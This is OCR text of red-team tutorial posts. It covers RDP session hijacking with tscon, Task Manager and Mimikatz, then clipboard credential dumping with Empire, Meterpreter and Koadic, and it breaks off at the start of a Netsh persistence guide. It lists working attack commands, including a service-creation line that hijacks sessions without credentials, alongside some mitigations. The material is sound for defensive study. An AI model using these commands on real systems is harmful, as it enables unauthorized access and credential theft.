


Task Manager


Now the same thing can also be done via task manager. The one condition with this method is to know the credentials of both users. And then using a similar method above just get the remote session of GUI of yashika (user 1) and then **open task manager** and go to **user tab**. Under the user tab, you can see pavan (user 1) just like in the image below. There, **right-click on pavan** (user 2). A drop-down menu will appear. From that menu click on **Connect**.



As soon as you click on Connect, it will as you for the credentials of pavan (user 2) as shown in the image below:




Once you give the credentials, the remote session GUI of pavan will be initiated as shown in the image below. And then again you can validate the session using **whoami** command.



Mimikatz

Another method of hijacking RDP is through Mimikatz. This is one of the best methods as there are no conditions in this method. Once you are connected with yashika (user1), fire up the good ole mimikatz. Use the following command to have various user's information:

```
ts::sessions
```



Once you have the required user information, use the following command for privilege escalation:


```
privilege::debug
```

```
token::elevate
```

And when the privileges are elevated, use the following command to initiate the remote GUI connection to pavan (user 2):

```
ts::remote /id:1
```

here, in id:1, 1 is the **session number** that we retrieved by using the command **ts::sessions.**



Once the above set of commands is executed, you will have the remote GUI connection to pavan (user 2) via yashika (user 1).

Mitigation

For mitigation against RDP session hijacking use the following methods:

- Apply various group policies such as log off the disconnected session after user disconnects.
- Implement network Segmentation, i.e. do not reveal RDP to the internet.

- You can also apply two-factor authentication.
- Disable RDP is not necessary
- Make sure your employees are aware of how RDP hijacking is done.
- Limit the permissions of a user accessing RDP.
- Audit the remote Desktop users regularly
- Monitor tscon.exe
- Keep an eye on all the services using cmd.exe /k or cmd.exe /c parameters in regards to RDP

Conditions for the practical

- You must have Full Control access permission or Connect special access permission to connect to another session.
- The /dest:<SessionName> parameter allows you to connect the session of another user to a different session.
- If you do not specify a password in the <Password> parameter, and the target session belongs to a user other than the current one, tscon fails.
- You cannot connect to the console session.

TL; DR

Attackers can connect to various systems/users in the network using RDP. This technique is known as Remote Desktop Session Hijacking. They can use various credential dumping techniques to get their hands-on credentials for RDP but tools like Mimikatz allow us to highjack such RDP sessions without knowing the credentials. This high-jacking of RDP sessions can be done both remotely and locally for both active and disconnected sessions. It can be locally by using the following commands:

```
query user
sc create hijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#1"
net start hijack
```

the tscon.exe allows an attacker to get RDP session without the requirement of credentials. RDP session high-jacking can also be done using task manager (which is explained above in the article) and when implementing such a technique with Mimikatz, use following commands:

```
privilege::debug
token::elevate
ts::remote /id:1
```

Conclusion

RDP session hijacking has been done large scales. Many C2 servers such as Cobalt Strike and Kodiac allows us to initiate RDP connection which further leads to lateral movement such as RDP session hijacking. The attacker has used this technique in multiple high-level attacks. For example, Lazarus Group used RDP for propagation, WannaCry tries to execute itself on each session, Leviathan targeted RDP credentials and used it to move through the network, FIN8 used RDP for lateral movement, etc. Therefore, it is important to be familiar with such methods and technique to protect oneself as it a liability which works in the favour of attackers. It is one of the popular lateral movement techniques as it does not make proper event logs which allows the attacker to cover their tracks. Such a technique can also point the attacker to Remote System Discovery. And all of this is done by using mere native windows commands.

Reference

MITRE ATT&CK

http://www.korznikov.com/2017/03/0-day-or-feature-privilege-escalation.html

Author: Yashika Dhir is a Cyber Security Researcher, Penetration Tester, Red Teamer, Purple Team enthusiast. Contact her on ~~Linkedin~~ and Twitter

Credential Dumping: Clipboard

posted in RED TEAMING on APRIL 20, 2020 by RAJ CHANDEL with 0 COMMENT


In this article, we learn about online password mangers and dumping the credentials from such managers via clipboard. Passwords are not easy to remember especially when passwords are made up of alphanumeric and special characters. And these days, there are passwords for everything. And keeping the same password for every account is insecure. Therefore, we have many password managers such as KeePass, bitswarden and many others that help us save all of our passwords.

Table of Content:

- PowerShell Empire
- Metasploit Framework
- Koadic

In our practical, we have used bitswarden password manager to keep our password secure. It's feasible to use and even if we forget our password, we can just copy it from there and paste it where we require it. As you can see in the


image below, we have saved our password in bitswarden. And we copy it from there.




PowerShell Empire

If these credentials are copied by someone then we can retrieve them by using various methods. PowerShell Empire has such a module; after having a session through the empire, use the following commands to execute the module:


```
usemodule collection/clipboard_monitor
execute
```



Once the module is executed, whenever the copied password is pasted as shown in the image below:




Then those credentials will be displayed in the console as shown in the image below:



Meterpreter Framework

In Metasploit, when you have a meterpreter session, it provides you with a different set of commands. One of those commands is **load extapi**, this command opens a door to various features of meterpreter session. All of these features can be viewed using a question mark (?). One feature of extapi is clipboard management commands. We will use a clipboard management command through extapi to dump the credentials which can be copied to clipboard. For this, type:

```
load extapi
clipboard_monitor_start
```




And as you can see in the image above, we have username and password through clipboard management command.

Koadic

Just like PowerShell empire, Koadic has an inbuilt module for dumping the clipboard data. Once you have a session in koadic, type the following commands to get the clipboard data:

```
use clipboard
execute
```



And this way, again, we have the credentials.

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact ~~here~~

Windows Persistence using Netsh

posted in RED TEAMING on APRIL 19, 2020 by RAJ CHANDEL with 0 COMMENT

In this article, we are going to describe the ability of the Netsh process to provide persistent access to the Target Machine.

Table of Content

- Introduction
- Configurations used in Practical
- Crafting Payload
- Payload Transfer

- Twerking Registry
- Listener Configuration & Gaining Persistence
- Detection
- Mitigation

Introduction

Netsh is a command-line scripting utility that allows you to, either locally or remotely, display or modify the network configuration of a computer that is currently running. Netsh also provides a scripting feature that allows you to run a group of commands in batch mode against a specified computer. Netsh can also save a configuration script in a text file for archival purposes or to help you configure other servers.

Netsh contains functionality to add helper DLLs for extending the functionality of the utility. The paths to registered netsh.exe helper DLLs are entered into the Windows Registry at HKLM\SOFTWARE\Microsoft\Netsh.

Before we move on to gaining the persistence on the system, keep in mind that we have already compromised the system using well-known methods. Read about them here.

Configurations used in Practical

Attacker:

- **OS:** Kali Linux 2020.1
- **IP:**168.1.112

